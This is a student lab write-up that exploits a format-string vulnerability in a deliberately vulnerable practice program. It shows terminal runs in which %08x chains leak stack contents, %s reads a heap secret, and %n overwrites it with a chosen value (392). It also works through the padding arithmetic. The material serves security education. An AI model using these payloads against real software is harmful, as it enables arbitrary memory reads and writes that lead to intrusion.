


Figure: Vulnerable Program Stack Layout

This is how the user_input array, int_input and secret pointer variable will be allocated on the stack frame. Further, the address of format string and its relative

distance from secret pointer variable will remain constant for the program even if the address randomization is on. This is because on address randomization, the initial address of any program in the stack may change but their will be no change in the relative layout of variables within the same process. Thus all now is left to find this offset between the address of format string and int_input, whose values needs to be accessed to read/change secret[1] variable which is stored on heap.
Further, int_input value will be the modified every time the process is run, and its value is simply the decimal representation of our hexadecimal secret[1] address



```
[02/25/22]seed@VM:~$ ./check_vul
The variable secret's address is 0xbfedf120 (on stack)
The variable secret's value is 0x 83b5a88 (on heap)
secret[0]'s address is 0x 83b5a88 (on heap)
secret[1]'s address is 0x 83b5a8c (on heap)
Please enter a decimal integer
1
user_input: bfedf128
int_input: bfedf124
secret: bfedf120

Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
bfedf128.b7790918.b7767990.b7765240.b777a7a2.b7767b48.bfedf244.083b5a88.00000001.78383025.3830252e
.30252e78.252e7838.2e783830.78383025.3830252e
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x55
[02/25/22]seed@VM:~$ ./check_vul
The variable secret's address is 0xbfc942d0 (on stack)
The variable secret's value is 0x 80c5a88 (on heap)
secret[0]'s address is 0x 80c5a88 (on heap)
secret[1]'s address is 0x 80c5a8c (on heap)
Please enter a decimal integer
1
user_input: bfc942d8
int_input: bfc942d4
secret: bfc942d0

Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
bfc942d8.b7785918.b775c990.b775a240.b776f7a2.b775cb48.bfc943f4.080c5a88.00000001.78383025.3830252e
.30252e78.252e7838.2e783830.78383025.3830252e
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x55
[02/25/22]seed@VM:~$ ./check_vul
The variable secret's address is 0xbfab5c60 (on stack)
The variable secret's value is 0x 94a9a88 (on heap)
secret[0]'s address is 0x 94a9a88 (on heap)
secret[1]'s address is 0x 94a9a8c (on heap)
Please enter a decimal integer
1
user_input: bfab5c68
int_input: bfab5c64
secret: bfab5c60

Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
bfab5c68.b77bf918.b7796990.b7794240.b77a97a2.b7796b48.bfab5d84.094a9a88.00000001.78383025.3830252e
.30252e78.252e7838.2e783830.78383025.3830252e
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x55
[02/25/22]seed@VM:~$ 
```

Note: No changes were made in original code. A copy of the vul_prog was made, name check_vul. Extra lines of code, which printed address of different variable, were added for verification, which were later removed.

For the sake of verification of same relative structure of variables in stack frame, I printed address of user_input, secret pointer and int_input variable on running different instances of program when randomization was enabled.

Also, the format string was input as a series of %08x format specifier so that the address of int_input can be found.
As we can see, In above 3 instances of our program, randomization had no effect on relative allocation of variable in stack frame.


The number of format specifier to be used in format string can also be found very easily and it will remain the same in different instance of program even if randomization is enabled.

The 9th %08x specifier gets the int_input and thus this can be replaced by the address of secret [1] variable of that instance of program.

2.Print out the secret[1] value

Since the 9th %08x format specifier gets int_input, if we use %s as our 9th format specifier we can read the value of secret [1].
The only new calculation involved is to convert hexadecimal address of secret[1] into decimal and give it as input.

Secret[1] address	= 0x912ba8c
Decimal conversion	= 152222348



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfb20f60 (on stack)
The variable secret's value is 0x 912ba88 (on heap)
secret[0]'s address is 0x 912ba88 (on heap)
secret[1]'s address is 0x 912ba8c (on heap)
Please enter a decimal integer
152222348
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
bfb20f68.b7734918.b770b990.b7709240.b771e7a2.b770bb48.bfb21084.0912ba88.U
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x55
[02/25/22]seed@VM:~$ 
```


Got the secret value of secret[1]

3.Modify the secret[1] value

Use %n as 9th format specifier to get modify the value of secret[1] to number of characters printed before.

The only new calculation involved is to convert hexadecimal address of secret[1] into decimal and give it as input.

Secret[1] address	= 0x8411a8c
Decimal conversion	= 138484364



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfbd57f0 (on stack)
The variable secret's value is 0x 8411a88 (on heap)
secret[0]'s address is 0x 8411a88 (on heap)
secret[1]'s address is 0x 8411a8c (on heap)
Please enter a decimal integer
138484364
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n
bfbd57f8.b7757918.b772e990.b772c240.b77417a2.b772eb48.bfbd5914.08411a88.
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x48
```

Input string = %08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n

%08x: Prints 8 characters
'.' will simply print one character.

Number of characters printed before printf gets %n format specifier: -

= %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) +%08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1)
= 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 = 72

Hexadecimal of 72 = 0x48
Hence, we got our updated value for secret [1]

4.Modify the secret[1] value to a pre-determined value 392

Required:
The new updated value of secret[1] to be 392

Solution:


Secret[1] address	= 0x84e8a8c
Decimal conversion	= 139365004

Input string = %08x.%08x.%08x.%08x.%08x.%08x.%08x.%0328x.%n

%08x: Prints 8 characters
%0328x prints 328 character
'.' will simply print one character.

Number of characters printed before printf gets %n format specifier: -
= %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) +%08x(8) + .(1) + %08x(8) + .(1) + %0328x(328) + .(1)

= 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 328 + 1 = 392



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfcc8530 (on stack)
The variable secret's value is 0x 84e8a88 (on heap)
secret[0]'s address is 0x 84e8a88 (on heap)
secret[1]'s address is 0x 84e8a8c (on heap)
Please enter a decimal integer
139365004
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0328x.%n
bfcc8538.b7790918.b7767990.b7765240.b777a7a2.b7767b48.bfcc8654.000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000084e8a8
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x188
[02/25/22]seed@VM:~$
```

--The End--